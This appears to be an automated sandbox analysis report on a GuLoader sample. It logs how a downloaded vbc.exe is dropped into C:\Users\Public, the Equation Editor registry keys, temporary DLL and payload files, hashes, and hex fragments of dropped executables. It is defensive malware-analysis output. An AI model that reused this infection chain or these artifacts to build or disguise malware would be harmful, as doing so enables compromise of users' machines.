C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	35704BE	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	35704BE	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe	0	694	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 21 60 47 fd 40 0e 14 fd 40 0e 14 fd 40 0e 14 2f 4f 51 14 fd 40 0e 14 fd 40 0f 14 49 40 0e 14 2f 4f 53 14 fd 40 0e 14 fd 63 3e 14 fd 40 0e 14 2b 46 08 14 fd 40 0e 14 52 69 63 68 fd 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 68 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELhOah:	success or wait	1	35704BE	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe	694	4328	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	35704BE	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	0	5022	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 21 60 47 fd 40 0e 14 fd 40 0e 14 fd 40 0e 14 2f 4f 51 14 fd 40 0e 14 fd 40 0f 14 49 40 0e 14 2f 4f 53 14 fd 40 0e 14 fd 63 3e 14 fd 40 0e 14 2b 46 08 14 fd 40 0e 14 52 69 63 68 fd 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 68 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@ @I@/ OS@c>@+F@Rich@PE LhOah:	success or wait	1	35704BE	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe	6360	8192	00 00 fd 44 00 02 fd fd 04 75 12 6a 03 fd 08 00 00 59 fd 35 40 00 56 fd 55 fd 58 fd fd 03 75 0f 68 00 18 00 00 57 53 fd 75 fd fd 0d 00 00 50 57 fd 75 fd 53 fd 75 fd fd 75 08 fd 15 0c fd 40 00 fd fd 75 03 fd 5d fd fd 75 08 fd fd 00 00 00 68 19 00 02 00 fd 08 00 00 6a 33 fd fd fd 69 08 00 00 3b fd 66 fd 1f 0f fd fd 03 00 00 fd 4d fd fd 45 fd 00 08 00 00 51 fd 4d 08 57 51 53 50 56 fd 15 08 fd 40 00 33 fd 41 fd fd 75 2e fd 7d 08 04 74 13 39 4d 08 74 06 fd 7d 08 02 75 1d fd 45 fd fd 45 fd fd 74 fd 37 33 fd 39 5d fd 57 0f fd fd fd 45 fd fd fd 3e 00 00 fd 66 66 fd 1f fd 4d fd fd 5e 68 19 00 02 00 fd 3e 08 00 00 6a 03 fd fd fd fd 07 00 00 3b fd 59 fd 55 fd 66 fd 1f 0f fd 6e 03 00 00 39 5d fd fd 03 00 00 fd 4d 08 74 0c 51 57 50 56 fd 15 04 fd 40 00	DujY@VUXuhWSuPWuSuu@u]uhj3i;fM EQMWQSPV@3Au.}t9Mt }uEEt739]WE> ffM^h>j;YUfn9]MtQWPV @	success or wait	43	35704BE	URLDownloadToFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	5022	10704	00 fd 75 fd fd 47 53 fd fd 0d 00 00 fd fd 56 6a fd fd fd 35 00 00 56 fd 43 3b 00 00 fd fd 3b fd 0f fd 6a 09 00 00 39 5d fd 74 21 56 fd fd 49 00 00 39 5d fd 7c 0b 50 fd 75 fd fd 44 00 00 fd 0b 3b fd 74 07 fd 45 fd 01 00 00 00 56 fd 15 24 fd 40 00 fd 34 0c 00 00 6a 02 fd 0d 00 00 50 fd 4d 48 00 00 fd fd 3b fd 74 13 fd 76 14 fd 75 fd fd 4d 44 00 00 fd 76 18 fd 51 fd fd fd fd 45 fd 66 fd 1f 66 fd 18 fd 04 09 00 00 6a fd fd 75 0d 00 00 fd 4d fd fd 45 fd 51 50 6a 0a fd 48 00 00 fd 0b fd fd 45 fd 66 fd 1f 3b fd 66 fd 18 fd 45 fd 01 00 00 00 0f fd fd 0b 00 00 56 6a 40 fd 15 38 fd 40 00 3b c9 45 08 0f fd fd 0b 00 00 6a 0b fd 70 48 00 00 6a 0c fd 45 fd fd 66 48 00 00 fd 75 08 fd 45 fd 56 53 fd 75 fd fd 55 fd fd fd 74 3c fd 45 fd 50 fd 45 fd 50 68 14	uGSVj5VC;;j9]t!VI9]|PuD;tEV$@4 jPMH;tvuMDvQEffjuMEQ PjHEf;fEVj @8@;EjpHjEfHuEVSuUt <EPEPh	success or wait	7	35704BE	URLDownloadToFileW
C:\Users\Public\vbc.exe	272622	54225	09 36 fd 7e 4f fd 78 66 7b 24 fd fd 38 47 0b fd 26 56 fd fd 3b 19 fd 7c fd 2f 52 7b 34 fd 7f 0a 76 fd fd fd 45 34 7c 3b fd fd 1a fd 5c fd 55 fd fd 3e 24 fd 4d 27 43 fd 7f 3f fd fd fd 14 13 51 fd 64 fd 01 fd fd 02 74 3e fd fd fd fd 43 fd fd fd 43 fd 73 fd 36 fd fd fd fd 54 46 fd 5c 18 2e fd 71 1f fd 30 fd 29 75 14 7f fd fd 3b 19 0d fd 6d fd fd 1b 32 fd fd fd fd 39 3e fd 27 fd 14 fd fd 32 fd fd 54 fd 79 fd 32 4c fd 3c fd fd 76 59 fd 6b fd fd fd 45 63 fd 3a 32 fd fd 21 5b 28 fd fd fd fd 6e fd 56 08 18 14 e6 fd 14 5c fd ea fd 23 fd 07 35 fd 24 fd 7b 75 0e fd 2a fd 38 fd fd 79 fd 1b fd 12 3f 63 fd fd 51 fd 6a 52 72 fd 72 fd 34 fd 45 66 4a fd 40 fd fd fd 22 3e fd fd fd 6a fd fd 54 01 31 0e 68 fd fd 3a 54 68 57 fd	6~xf{$8&;\|/R{4vE\|;\U>$M' C?Qt>C Cs6TF\.q0)u;m29>'2Ty2< vYkEc:2![(nV\#5${u*8y? cQRrr4EfJ@">jT1h:Th	success or wait	1	35704BE	URLDownloadToFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2156**, Parent PID: **2644**

General

Target ID:	4

Start time:	09:28:43
Start date:	12/05/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	326847 bytes
MD5 hash:	D5E55A57372BCAD45FBB260105179CAF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.1159273046.0000000003A50000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsq2D1A.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406078	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsf2EB0.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406078	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsf2EB0.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405A94	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsf2EB0.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\nsf2EB0.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	17	406036	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AD4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Strepera.wad	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\face-crying.png	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406036	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsq2D1A.tmp	success or wait	1	403852	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsf2EB0.tmp	success or wait	1	405C55	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsf2EB0.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E!D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	4060D6	WriteFile
C:\Users\user\AppData\Local\Temp\Strepera.wad	0	32768	fd fd fd fd 66 0f 66 fd fd 00 00 00 47 45 07 07 fd fd fd fd fd 7a fd 49 fd 4a 3d 1f 79 6b ca fd fd fd 03 57 5b fd fd fd 6f 12 fd fd 0e 36 02 fd fd fd fd fd 4f 2d 50 fd 6a 22 71 fd fd 68 fd 72 09 fd fd 6d e3 76 fd 16 58 14 fd 08 46 fd 31 fd 42 56 5b fd 70 bc 2c fd 10 2e 1a 54 64 fd 16 1d 4c 7c 63 fd 41 fd 00 5f 43 0f fd fd fd fd fd 7e fd 37 77 73 fd fd fd 34 7f 5a 0c fd fd 24 fd fd 0b 3e fd fd 65 fd 59 53 82 13 fd 26 fd fd 6c 05 00 00 5f fd fd 0f fd fd fd 00 00 00 fd 1b 0d 7d fd 61 3b 27 61 fd fd 67 2a 59 74 44 4e fd 51 6c fd 60 fd 28 2b 23 3b fd fd fd fd fd 13 25 33 0a fd 2b 5d 04 0f 75 01 18 5c 4b fd 38 fd fd 3c 66 fd 2f fd 29 fd fd 77 fd 30 12 6c 1a fd 3a 6e fd 78 fd 06 4e 74 7b fd 1e 05 fd fd 3f	ffGEzIJ=ykW[o6O-Pj"qhrmvXF1BVp,.TdL|cA_C~7ws4Z$>eYS&l_}a;'ag*YDNQl`(+#;%3]u\K8<f/)w0l:nxNt{?	success or wait	3	4060D6	WriteFile
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0f 50 fd fd 4b 31 f8 4b 31 f8 4b 31 f8 42 49 58 fd 47 31 f8 19 59 b9 49 31 f8 51 0c fd 4a 31 f8 19 59 b9 44 31 f8 19 59 f9 43 31 f8 19 59 39 48 31 f8 42 49 4f fd 4a 31 f8 42 49 48 fd 4a 31 f8 38 53 b9 4e 31 f8 4b 31 b8 03 31 f8 fd 58 b9 48 31 f8 fd 58 f9 4a 31 f8 fd 58 34 fd 4a 31 f8 4b 31 5c fd 4a 31 fd	MZ@ !L!This program cannot be run in DOS mode.$PK1K1K1BIXG1YI1J1YD1YC1YH1BIOJ1BIHJ18SN1K11XH1XJ1X4J1K1\J1	success or wait	2	4060D6	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 5f fd 25 fd 3e fd 76 fd 3e fd 76 fd 3e fd 76 fd 46 4e 76 fd 3e fd 76 fd 5c fd 77 fd 3e fd 76 fd 56 fd 77 fd 3e fd 76 fd 56 fd 77 fd 3e fd 76 fd 56 fd 77 fd 3e fd 76 fd 56 fd 77 fd 3e fd 76 13 60 fd 77 fd 3e fd 76 fd 3e fd 76 fd 3e fd 76 21 57 fd 77 fd 3e fd 76 21 57 fd 77 fd 3e fd 76 21 57 22 76 fd 3e fd 76 fd 3e 4a 76 fd 3e fd 76 21 57 fd 77 fd 3e fd 76 52 69 63 68 fd 3e fd	MZ@!L!This program cannot be run in DOS mode.$_%>v>v>vFNv>v\w>vVw>vVw>vVw>vVw>v`w>v>v>v!Ww >v!Ww>v!W"v>v>Jv>v!Ww>vRich>	success or wait	2	4060D6	WriteFile
C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest	0	1070	ff 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 20 3f 3e 0d 0a 3c 61 73 73 65 6d 62 6c 79 20 78 6d 6c 6e 73 3d 22 75 72 6e 3a 73 63 68 65 6d 61 73 2d 6d 69 63 72 6f 73 6f 66 74 2d 63 6f 6d 3a 61 73 6d 2e 76 31 22 20 6d 61 6e 69 66 65 73 74 56 65 72 73 69 6f 6e 3d 22 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 64 65 70 65 6e 64 65 6e 63 79 3e 0d 0a 20 20 20 20 20 20 20 3c 64 65 70 65 6e 64 65 6e 74 41 73 73 65 6d 62 6c 79 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 3c 61 73 73 65 6d 62 6c 79 49 64 65 6e 74 69 74 79 20 74 79 70 65 3d 22 77 69 6e 33 32 22 20 6e 61 6d 65 3d 22 4d 69 63 72 6f 73 6f 66 74 2e 57 69 6e 64 6f 77 73 2e 43 6f 6d 6d 6f	<?xml version="1.0" encoding="UTF-8" standalone="yes" ?><assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0"> <dependency> <dependentAssembly> <assemblyIdentity type="win32" name="Microsoft.Windows.Commo	success or wait	1	4060D6	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png	0	288	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 00 04 73 42 49 54 08 08 08 08 7c 08 64 fd 00 00 00 fd 49 44 41 54 38 fd fd fd 4e 02 51 10 fd fd 27 fd fd fd 09 fd 58 fd 73 01 5e fd 06 2f 48 fd 66 fd 15 13 fd fd 42 4a fd 09 fd 01 56 5b fd 62 fd fd 71 73 76 41 13 fd 64 fd 5c 79 fd 39 3f fd fd fd 7a fd 60 fd 2f 14 fd fd 0e 27 fd fd 5b fd 51 fd fd 27 fd fd fd 4d 07 fd fd 0d f9 6d 77 75 4e fd 5c fd fd 1f fd 68 fd fd 28 7c fd 03 fd fd 10 0d fd fd 70 fd 4b 0c fd 49 fd 25 fd fd 05 fd fd 20 fd fd 2a fd 06 78 fd 74 7e fd 6b 57 fd 60 56 27 fd 38 fd 57 fd 4b fd 6c fd 34 0e 0b 39 fd 26 5c fd 06 6b fd fd 33 46 fd 1c fd fd fd 91 fd fd 34 fd 30 03 6f 70 fd 72 4c 23 fd fd fd b2 0b 4e 3a fd	PNGIHDRasBIT|dIDAT8 NQ'Xs^/HfBJ V[bqsvAdy9? z`/'[Q'MmwuN\h(|pKI% *xt~kW`V'8WKl49&\k3F4 0oprL#N:	success or wait	1	4060D6	WriteFile
C:\Users\user\AppData\Local\Temp\face-crying.png	0	893	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 03 44 49 44 41 54 78 01 65 fd 43 fd fd 48 00 46 5f fd fd 74 7a 6c 7b 6d f6 6d f6 6d 36 6d fd 1e 3b 3d 46 2b fd fd 6a fd fd fd fd 5e fd fd 72 e9 fd 11 09 0f fd 19 fd fd 68 5a fd 04 0c 25 53 6e fd fd fd 5a fd fd fd fd 7c 67 fd 7f fd 6f fd 63 fd fd 66 fd b1 6b fd fd 23 fd 59 fd 35 b8 fd 32 fd fd fd 72 34 34 fd 74 1a fd fd 5b 7c fd 45 57 10 fd fd fd 45 fd fd 33 76 7f fd fd fd 6f fd fd 17 6e 18 19 fd 79 fd 56 fd 25 fd 5c 67 fd 5d fd 58 59 12 29 fd 50 51 17 fd 68 7e 0c 4d 75 12 3a 49 fd 7e fd 21 7b 64 74 fd fd fd 2d 7f fd fd 00 63 19 fd fd fd fd fd 1b fd 7e fd 69 68 73 fd 0f 3c fd 32 33 68 fd 71 fd fd 04 41 41 fd fd fd fd	PNGIHDRaDIDATxeCHF _tzl{mmmm;=F +jrhZ%SnZ|gocfk#Y52r4 4t[|EWE3v onyV%\g]XY)PQh~Mu:I~! {dt-c~ihs<23hqAA	success or wait	1	4060D6	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 2e 22 0b 02 02 23 00 42 02 00 00 1e 03 00 00 02 00 00 50 13 00 00 00 10 00 00 00 00 1c 64 00 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 fd 03 00 00 04 00 00 32 fd 03 00 03 00 60 01 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEd."#BPd2`	success or wait	7	4060D6	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	249	4060A7	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	2	4060A7	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	26	4060A7	ReadFile
C:\Users\user\AppData\Local\Temp\Strepera.wad	unknown	77432	success or wait	1	734F2C59	ReadFile

Disassembly

No disassembly